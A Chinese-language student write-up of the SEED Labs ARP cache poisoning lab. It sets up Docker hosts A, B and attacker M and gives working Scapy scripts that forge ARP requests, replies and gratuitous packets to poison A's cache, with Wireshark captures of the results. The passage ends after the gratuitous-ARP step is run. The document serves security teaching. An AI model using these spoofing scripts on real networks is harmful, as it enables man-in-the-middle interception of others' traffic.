

【实验名称】 ARP Cache Poisoning Attack Lab

地址解析协议（ARP）是用于发现IP地址的数据链路层地址（例如MAC地址）的通信协议。ARP协议是一个非常简单的协议，并且不会实施任何安全措施。ARP缓存中毒攻击是对ARP方案的常见攻击。使用这样的攻击，攻击者可以欺骗受害者接受伪造的 $IP \rightarrow MAC$ 的映射。这可能会导致受害者的数据包通过伪造的MAC地址将受害者的数据包重定向到计算机，从而导致潜在的中间攻击。

该实验室的目的是让学生获得有关ARP缓存中毒攻击的第一手经验，并了解这种攻击可能造成什么损害。特别是，学生将使用ARP攻击发动中间人攻击，攻击者可以在其中拦截和修改两个受害者A和B之间的数据包。该实验室的另一个目标是让学生练习包嗅探。欺骗技能，因为这些是网络安全方面的重要技能，它们是一些网络攻击和防御工具的基础。学生将使用Scapy执行实验室任务。

该实验涵盖以下主题：

- ARP协议
- ARP缓存中毒攻击
- 中间人攻击
- SCAPY编程

视频： ARP协议和攻击的详细讲解部分如下：

- Wenliang Du的《互联网安全：动手方法》第3节。请参阅<https://www.hansonsecurity.net/video.html>的详细信息。

实验室环境： 该实验室已在SeedUbuntu 20.04 VM上进行了测试。您可以从种子网站下载预制图像，并在自己的计算机上运行种子VM。但是，大多数种子实验室都可以在云上进行，您可以按照我们的指示在云上创建种子VM。


代码仓库：https://github.com/SKPrimin/HomeWork/tree/main/SEEDLabs/ARP_Attack

ARP简介


ARP是一种解决地址问题的协议，以目标IP地址为线索。用来定位下一个应该接收数据分组的网络设备对应的MAC地址。如果目标主机不在同一个链路上时，可以通过ARP查找下一跳路由器的MAC地址。

ARP是借助ARP请求与ARP响应两种类型的包确定MAC地址的。

如图所示，假定主机A向同一链路上的主机B发送IP包，主机A的IP地址为172.20.1.1，主机B的IP地址为172.20.1.2，它们互不知道对方的MAC地址。



主机A为了获得主机B的MAC地址，起初要通过广播发送一个ARP请求包。这个包中包含了想要了解其MAC地址的主机IP地址。也就是说，ARP请求包中已经包含了主机B的IP地址172.20.1.2。由于广播的包可以被同一个链路上所有的主机或路由器接收，因此ARP的请求包也就会被这同一个链路上所有的主机和路由器进行解析。如果ARP请求包中的目标IP地址与自己的IP地址一致，那么这个节点就将自己的MAC地址塞入ARP响应包返回给主机A。



Hard.Addr.Length: MAC地址长度=6 (字节)

Prot.Addr.Type: IP地址长度=4 (字节)

ARP 缓存

如果每发送一个IP数据报都要进行一次 ARP请求以此确定MAC地址，那将会造成不必要的网络流量，因此，通常的做法是把获取到的MAC地址缓存一段时间。即把第一次通过ARP获取到的MAC地址作为IP对MAC的映射关系记忆到一个ARP缓存表中，下一次再向这个IP地址发送数据报时不需再重新发送ARP请求，而是直接使用这个缓存表当中的MAC地址进行数据报的发送。

每执行一次ARP，其对应的缓存内容都会被清除。不过在清除之前都可以不需要执行ARP就可以获取想要的MAC地址。这样，在一定程度上也防止了ARP包在网络上被大量广播的可能性。

一般来说，发送过一次IP数据报的主机，继续发送多次IP数据报的可能性会比较高。因此，这种缓存能够有效地减少ARP包的发送。反之，接收ARP请求的那个主机又可以从这个ARP请求包获取发送端主机的IP地址及其MAC地址。这时它也可以将这些MAC地址的信息缓存起来，从而根据MAC地址发送ARP响应包给发送端主机。类似地，接收到IP数据报的主机又往往会继续返回IP数据报给发送端主机，以作为响应。因此，在接收主机端缓存MAC地址也是一种提高效率的方法。

不过，MAC地址的缓存是有一定期限的。超过这个期限，缓存的内容将被清除。这使得MAC地址与IP地址对应关系即使发生了变化，也依然能够将数据包正确地发送给目标地址。

2 设置实验环境

在这个实验室中，我们需要三台机器。我们使用容器来设置实验室环境，该环境如图1所示。在此设置中，我们有一个攻击器机器（主机M），该机器用于针对其他两台机器，主机A和主机B。三台机器必须在同一LAN上，因为ARP缓存中毒攻击仅限于LAN。我们使用容器来设置实验室环境。




图1：实验室环境设置

2.1 容器设置和命令

请从实验室的网站解压缩，下载Labsetup.zip (https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/Labsetup.zip), 将其解压，然后将复制转移到虚拟机中。文件，然后使用docker-compose.yml文件来设置实验室环境。可以从用户手册中找到该文件中内容和所有涉及Dockerfile的详细说明，该用户手册链接到本实验室的网站。如果这是您第一次使用容器设置种子实验室环境，那么阅读用户手册非常重要。

在下文中，我们列出了一些与Docker相关的常用命令并撰写。由于我们将非常频繁地使用这些命令，因此我们在.bashrc文件中为它们创建了别名（在我们提供的Seepubuntu 20.04 VM中）。

```
1 $ docker-compose build # 构建容器镜像
2 $ docker-compose up     # 启动容器
3 $ docker-compose down   # 关闭容器
4
5 // 上面命令的别名
6 $ dcbuild                # Alias for: docker-compose build
7 $ dcup                   # Alias for: docker-compose up
8 $ dcdown                 # Alias for: docker-compose down
```

我们构建并开启docker

```
1 docker-compose build
2
3 docker-compose up
```

效果如下，如果你第一次运行是要下载东西的

```
# seed @ VM in ~/Labsetup [20:51:08]
$ docker-compose build
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping

# seed @ VM in ~/Labsetup [20:51:16]
$ docker-compose up
Starting A-10.9.0.5    ... done
Starting M-10.9.0.105 ... done
Starting B-10.9.0.6   ... done
Attaching to M-10.9.0.105, A-10.9.0.5, B-10.9.0.6
B-10.9.0.6 | * Starting internet superserver inetd          [ OK ]
A-10.9.0.5 | * Starting internet superserver inetd          [ OK ]
```

如果遇到这种报错 `ERROR: error pulling image configuration: Get xxxx read tcp : read: connection reset by peer`，且你使用的是VMWare，请你将网络连接模式改为桥接模式。

也许你会报错 `ERROR: Get https://registry-1.docker.io/v2/: net/http: TLS handshake timeout`，这有可能是你网速慢

所有容器将在后台运行。要在容器上运行命令，我们通常需要在该容器上弹出外壳。我们首先需要使用“Docker PS”命令来找出容器的ID，然后使用“docker exec”在该容器上启动shell。我们已经在.bashrc文件中为它们创建了别名。

```
1 $ dockps // Alias for: docker ps --format "{{.ID}}
  {{.Names}}"
2 $ docksh <id> // Alias for: docker exec -it <id> /bin/bash
3
4 // 下面的示例显示了如何在主机内获取shell
5 $ dockps
6 b1004832e275 hostA-10.9.0.5
7 0af4ea7a3e2e hostB-10.9.0.6
8 9652715c8e0a hostC-10.9.0.7
9
10 $ docksh 96
11 root@9652715c8e0a:/#
12 // 注意：如果Docker命令需要一个容器ID，则无需键入整个ID字符串。
13 // 只要所有容器在所有容器中都是唯一的，那么键入前几个字符就足够了。
```

连接docker

```
1 docker ps
2
3 docker exec -it ba /bin/bash
```

```
# seed @ VM in ~/Labsetup [20:56:03]
$ docker ps
CONTAINER ID        IMAGE                                     COMMAND                  CREATED            STATUS             PORTS              NAMES
bab1b4aa6425       handsonsecurity/seed-ubuntu:large      "bash -c ' /etc/init..." 16 minutes ago    Up 4 minutes      A-10.9.0.5
b57657c4f1b5       handsonsecurity/seed-ubuntu:large      "/bin/sh -c /bin/bash"    16 minutes ago    Up 4 minutes      M-10.9.0.105
3192b6590cae       handsonsecurity/seed-ubuntu:large      "bash -c ' /etc/init..." 16 minutes ago    Up 4 minutes      B-10.9.0.6
```

```
# seed @ VM in ~/Labsetup [20:56:09]
$ docker exec -it ba /bin/bash
root@bab1b4aa6425:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
```

我们依次查出所有docker的Mac地址与IP地址

```
1 docker exec -it b5 /bin/bash
```

```
# seed @ VM in ~/Labsetup [21:28:18]
$ docker exec -it b5 /bin/bash
root@b57657c4f1b5:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.105 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:69 txqueuelen 0 (Ethernet)
```

```
1 docker exec -it 31 /bin/bash
```

```
# seed @ VM in ~/Labsetup [21:29:21]
$ docker exec -it 31 /bin/bash
root@3192b6590cae:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
```

至此我们得到对照表

名称	IP	MAC
A-10.9.0.5	10.9.0.5	02:42:0a:09:00:05
B-10.9.0.6	10.9.0.6	02:42:0a:09:00:06
M-10.9.0.105	10.9.0.105	02:42:0a:09:00:69

如果您在设置实验室环境时遇到问题，请阅读手册的“常见问题”部分以获取潜在解决方案。

2.2 关于攻击者容器

在本实验室中，我们可以将VM或攻击者容器用作攻击者机器。如果您查看Docker组成的文件，您将看到攻击者容器的配置与其他容器的配置不同。这是区别：

- 共享文件夹。当我们使用攻击者容器启动攻击时，我们需要将攻击代码放入容器中。代码编辑在VM内部比在容器中更方便，因为我们可以使用我们喜欢的编辑器。为了使VM和容器共享文件，我们使用Docker卷在VM和容器之间创建了共享文件夹。如果您查看Docker组成的文件，您会发现我们已将以下条目添加到某些容器中。它指示将./volumes文件夹安装在主机计算机上（即VM）的 /VM上的 ./volumes文件夹。我们将在./volumes文件夹（在VM上）中编写代码，以便可以在容器内使用。我们从宿主 VM 放入 volumes中的任何内容都将显示在容器内的 /volumes中，反之亦然。

```
1 volumes:
2 - ./volumes:/volumes
```

- 特权模式。为了能够在运行时（使用SYSCTL）修改内核参数，例如启用IP转发，需要具有特权容器。这是通过在Docker组合文件中包含以下条目来实现的。

```
1 privileged: true
```

2.3 数据包嗅探

能够嗅探数据包在这个实验室中非常重要，因为如果事情没有按预期进行，那么能够查看数据包的去处可以帮助我们识别问题。有几种不同的方法可以嗅探数据包：


- 在容器上运行TCPDUMP。我们已经在每个容器上安装了TCPDUMP。要嗅探通过特定接口的数据包，我们只需要找出接口名称，然后进行以下操作（假设接口名称为ETH0）：

```
1 # tcpdump -i eth0 -n
```

应该注意的是，由于docker创建的隔离，当我们在容器内运行tcpdump时，内部容器内只能嗅到该容器中和外出的数据包。我们将无法嗅探其他容器之间的数据包。但是，如果一个容器在其网络设置中使用host 模式，则可以嗅探其他容器的数据包。

- 在VM上运行TCPDUMP。如果我们在VM上运行tcpdump，则不会对容器的限制，我们可以嗅到容器之间的所有数据包。VM上网络的接口名称不同于容器上的接口名称。在容器上，每个接口名称通常以ETH开头。在VM上，Docker创建的网络的接口名称以BR-开头，然后是网络的ID。您始终可以使用IP地址命令在VM和容器上获取接口名称。
- 我们还可以在VM上运行Wireshark来嗅探数据包。与TCPDUMP类似，我们需要选择要wireshark嗅探的接口。

打开Wireshark进行监听，发现选项有点多，我们选择监听三个dockers的网关。或者直接监听 [any](#) 表示所有。



任务1：ARP缓存中毒

该任务的目的是使用欺骗数据包对目标发动ARP缓存中毒攻击，以便当两台受害者机器A和B尝试相互通信时，他们的数据包将被攻击者拦截，他们可以进行修改，他们可以进行修改 到数据包，因此可以成为A和A之间的中间人。这称为中间人（MITM）攻击。在此任务中，我们专注于ARP缓存中毒部分。以下代码骨架显示了如何使用SCAPY构建ARP数据包。

```

1 #!/usr/bin/env python3
2 from scapy.all import *
3 E = Ether()
4 A = ARP()
5 A.op = 1      # 1 for ARP request; 2 for ARP reply
6 pkt = E/A
7 sendp(pkt)

```

以上程序构建并发送ARP数据包。请设置必要的属性名称/值以定义您自己的ARP数据包。我们可以使用LS (ARP) 和LS (Ether) 查看ARP和Ether类的属性名称。如果未设置字段，将使用默认值（请参阅输出的第三列）：

```

1 $ _python3
2 >>> from scapy.all import *
3 >>> ls(Ether)
4 dst          : DestMACField                = (None)
5 src          : SourceMACField              = (None)
6 type         : XShortEnumField             = (36864)
7
8 >>> ls(ARP)
9 hwtype       : XShortField                  = (1)
10 ptype        : XShortEnumField             = (2048)
11 hwlen        : FieldLenField               = (None)
12 plen         : FieldLenField               = (None)
13 op           : ShortEnumField              = (1)
14 hwsrc        : MultipleTypeField           = (None)
15 psrc         : MultipleTypeField           = (None)
16 hwdst        : MultipleTypeField           = (None)
17 pdst         : MultipleTypeField           = (None)

```

在此任务中，我们有三台机器（容器），A、B和M。我们将M用作攻击者机器。我们想使A在其ARP高速缓存中添加虚假条目，从而将B的IP地址映射到M的MAC地址。我们可以使用以下命令检查计算机的ARP缓存。如果要查看与特定接口关联的ARP缓存，则可以使用 `-i` 选项。

```

1 $ arp -n
2 Address      HWtype  HWaddress      Flags Mask  Iface
3 10.0.2.1     ether    52:54:00:12:35:00  C           enp0s3
4 10.0.2.3     ether    08:00:27:48:f4:0b  C           enp0s3

```



```
# seed @ VM in ~ [21:36:42]
```

```
$ arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.1.1	ether	b0:95:8e:4c:d2:69	C		ens33

有很多方法可以进行ARP缓存中毒攻击。你可以尝试以下三种方法，并报告每种方法是否有效。

任务1.A (ARP请求)

- 任务1.A (使用ARP请求)。在主机M上，构建一个ARP请求数据包以将B的IP地址映射到M的MAC地址。将数据包发送到A，并检查攻击是否成功。

既然要将B的IP地址映射到M的MAC地址，那就伪造一个包，这个包就是普普通通的由M发给A的包，区别在于原本应该是M的ip地址我们故意写成了B的ip。

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 # Who can it be used? Write first!
5 A_ip = "10.9.0.5"
6 A_mac = "02:42:0a:09:00:05"
7 B_ip = "10.9.0.6"
8 B_mac = "02:42:0a:09:00:06"
9 M_ip = "10.9.0.105"
10 M_mac = "02:42:0a:09:00:69"
11
12 E = Ether(src=M_mac, dst=A_mac)
13 A = ARP(hwsrc=M_mac, psrc=B_ip,
14         hwdst=A_mac, pdst=A_ip)
15 A.op = 1 # 1 for ARP request; 2 for ARP reply
16 pkt = E/A
17 sendp(pkt)
```

将文件复制到volumes共享文件夹下，docker连接上机器M，随后运行脚本发送arp数据报

```
1 docker exec -it b5 /bin/bash
2 cd volumes/
3 python3 t1a.py
```

```
# seed @ VM in ~/Labsetup [22:46:02]
$ docker exec -it b5 /bin/bash
root@b57657c4f1b5:/# cd volumes/
root@b57657c4f1b5:/volumes# python3 t1a.py
.
Sent 1 packets.
```

wireshark抓包发现确有一个张冠李戴的arp数据报试图瞒天过海

No.	Time	Source	Destination	Protocol	Length	Info
1	2022-05-04 22:35:26.913469298	02:42:0a:09:00:69	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.105
2	2022-05-04 22:35:26.913519001	02:42:0a:09:00:69	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:69
13	2022-05-04 22:35:32.001331111	02:42:0a:09:00:69	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.105? Tell 10.9.0.5
14	2022-05-04 22:35:32.001414187	02:42:0a:09:00:69	02:42:0a:09:00:69	ARP	42	10.9.0.105 is at 02:42:0a:09:00:69
17	2022-05-04 22:36:49.830084959	02:42:0a:09:00:69	02:42:0a:09:00:69	ARP	55	Who has 48.50.58.52? Tell 10.9.0.6
18	2022-05-04 22:39:10.774013575	02:42:0a:09:00:69	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
19	2022-05-04 22:39:10.774056506	02:42:0a:09:00:69	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:69

Frame 18: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-119ac151a329, id 0
Ethernet II, Src: 02:42:0a:09:00:69 (02:42:0a:09:00:69), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Destination: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Source: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Type: ARP (0x0806)
Address Resolution Protocol (request)
Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: request (1)
Sender MAC address: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Sender IP address: 10.9.0.6
Target MAC address: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Target IP address: 10.9.0.5

连接到机器A上，查看arp，发现已然中毒。

```
1 docker exec -it ba /bin/bash
2 root@bab1b4aa6425:/# arp -n
```

```
# seed @ VM in ~ [22:50:34]
$ docker exec -it ba /bin/bash
root@bab1b4aa6425:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether    02:42:0a:09:00:69    C                      eth0
10.9.0.6                  ether    02:42:0a:09:00:69    C                      eth0
```

任务1.B (ARP回复)

- 任务1.B (使用ARP回复)。在主机M上，构建一个ARP回复数据包，以将B的IP地址映射到M的MAC地址。将数据包发送到A，并检查攻击是否成功。在以下两种情况下尝试攻击，并报告攻击结果：

我们在1a程序的基础上只需将A.op 改为 2 即可。

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 # Who can it be used? Write first!
5 A_ip = "10.9.0.5"
6 A_mac = "02:42:0a:09:00:05"
7 B_ip = "10.9.0.6"
```

```

8 B_mac = "02:42:0a:09:00:06"
9 M_ip = "10.9.0.105"
10 M_mac = "02:42:0a:09:00:69"
11
12 E = Ether(src=M_mac, dst=A_mac)
13 A = ARP(hwsrc=M_mac, psrc=B_ip,
14         hwdst=A_mac, pdst=A_ip)
15 A.op = 2 # 1 for ARP request; 2 for ARP reply
16 pkt = E/A
17 pkt.show()
18 sendp(pkt)

```

- 方案1: B的IP已经在A的缓存中。

为了让B的IP在A的缓存中, 我们先在B上ping A。

```

1 $ docker exec -it 31 /bin/bash
2 root@3192b6590cae:/# ping 10.9.0.5

```

```

# seed @ VM in ~ [22:57:02]
$ docker exec -it 31 /bin/bash
root@3192b6590cae:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.157 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.118 ms

```

随后我们到A机器上查看 `arp -n`, 发现已将之前的信息覆盖掉, 原本B的ip对应的mac已经改为最新的, 也就是真正的mac地址。

```

root@bab1b4aa6425:/# arp -n
Address          HWtype  HWaddress           Flags Mask          Iface
10.9.0.105       ether    02:42:0a:09:00:69    C                   eth0
10.9.0.6         ether    02:42:0a:09:00:06    C                   eth0

```

在攻击机M上运行

```

1 python3 t1b.py

```

```

root@b57657c4f1b5:/volumes# python3 t1b.py

```

```

.
Sent 1 packets.

```

wireshark发现戏剧性的一幕

37	2022-05-04 22:57:55.740957103	02:42:0a:09:00:05	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
38	2022-05-04 22:57:55.741025850	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
75	2022-05-04 23:07:02.406737376	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:69

Frame 75: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-119ac151a329, id 0
 Ethernet II, Src: 02:42:0a:09:00:69 (02:42:0a:09:00:69), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
 Destination: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
 Source: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
 Type: ARP (0x0806)
 Address Resolution Protocol (reply)
 Hardware type: Ethernet (1)
 Protocol type: IPv4 (0x0800)
 Hardware size: 6
 Protocol size: 4
 Opcode: reply (2)
 Sender MAC address: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
 Sender IP address: 10.9.0.6
 Target MAC address: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
 Target IP address: 10.9.0.5

在A处查看arp表，发现修改成了最新回复

```
root@bab1b4aa6425:/# arp -n
```

Address	HWtype	HWaddress	Flags Mask	Iface
10.9.0.105	ether	02:42:0a:09:00:69	C	eth0
10.9.0.6	ether	02:42:0a:09:00:69	C	eth0

- 方案2: B的IP不在A的缓存中。您可以使用命令 `arp -d a.b.c.d` 删除IP地址 `a.b.c.d` 的ARP缓存条目。

在A处删除关于B的IP的缓存。

```
1 arp -d 10.9.0.6
2 arp -n
```

```
root@bab1b4aa6425:/# arp -d 10.9.0.6
root@bab1b4aa6425:/# arp -n
```

Address	HWtype	HWaddress	Flags Mask	Iface
10.9.0.105	ether	02:42:0a:09:00:69	C	eth0

运行脚本后，wireshark捕获到了信息

No.	Time	Source	Destination	Protocol	Length	Info
1	2022-05-04 23:37:42.311047472	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:69
2	2022-05-04 23:41:25.254320156	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:69

Frame 2: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-119ac151a329, id 0
 Ethernet II, Src: 02:42:0a:09:00:69 (02:42:0a:09:00:69), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
 Destination: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
 Source: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
 Type: ARP (0x0806)
 Address Resolution Protocol (reply)
 Hardware type: Ethernet (1)
 Protocol type: IPv4 (0x0800)
 Hardware size: 6
 Protocol size: 4
 Opcode: reply (2)
 Sender MAC address: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
 Sender IP address: 10.9.0.6
 Target MAC address: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
 Target IP address: 10.9.0.5

但A的缓存始终未存放B的IP

```

root@b57657c4f1b5:/volumes# python3 t1b.py
###[ Ethernet ]###
    dst      = 02:42:0a:09:00:05
    src      = 02:42:0a:09:00:69
    type     = ARP
###[ ARP ]###
    hwtype   = 0x1
    ptype    = IPv4
    hwlen    = None
    plen     = None
    op       = is-at
    hwsrc    = 02:42:0a:09:00:69
    psrc     = 10.9.0.6
    hwdst    = 02:42:0a:09:00:05
    pdst     = 10.9.0.5

```

.
Sent 1 packets.

在A处查看，没有信息

```

root@bab1b4aa6425:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether    02:42:0a:09:00:69    C                     eth0

```

综上，只有一个单独的回复只能在原表基础上更新内容，并不能新建内容。

任务1.C（ARP无故消息）

- 任务1.C（使用ARP无故消息）。在主机M上，构建一个ARP无故数据包，并将其用于将B的IP地址映射到M的MAC地址。请在与任务1.B中所述的两种情况下启动攻击。

ARP无故数据包是一个特殊的ARP请求包。当主机计算机需要更新其他机器ARP缓存的过时信息时，将会使用。无故的ARP包具有以下特征：

- 源IP和目标IP地址是相同的，它们是发出无用ARP的主机的IP地址。
- ARP标头和以太网标头中的目标MAC地址是广播MAC地址（ff:ff:ff:ff:ff:ff）。
- 没有回复。

编写程序，本次是假借B的名义发送无故ARP，用于向全网通知修改事宜。

```

1 #!/usr/bin/python3
2 from scapy.all import *
3
4 # Who can it be used? Write first!
5 A_ip = "10.9.0.5"
6 A_mac = "02:42:0a:09:00:05"

```

```

7 B_ip = "10.9.0.6"
8 B_mac = "02:42:0a:09:00:06"
9 M_ip = "10.9.0.105"
10 M_mac = "02:42:0a:09:00:69"
11 ALL_mac = "ff:ff:ff:ff:ff:ff"
12
13 E = Ether(src=M_mac, dst=ALL_mac)
14 A = ARP(hwsrc=M_mac, psrc=B_ip,
15         hwdst=ALL_mac, pdst=B_ip)
16 A.op = 1 # 1 for ARP request; 2 for ARP reply
17 pkt = E/A
18 pkt.show()
19 sendp(pkt)

```

- ○ 方案1: B的IP已经在A的缓存中。

老方式, 先是让B ping A 写入缓存, A ping B也可。

```
1 ping 10.9.0.5
```

```

root@3192b6590cae:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.286 ms

```

运行脚本发送无故ARP。

```

root@b57657c4f1b5:/volumes# python3 tlc.py
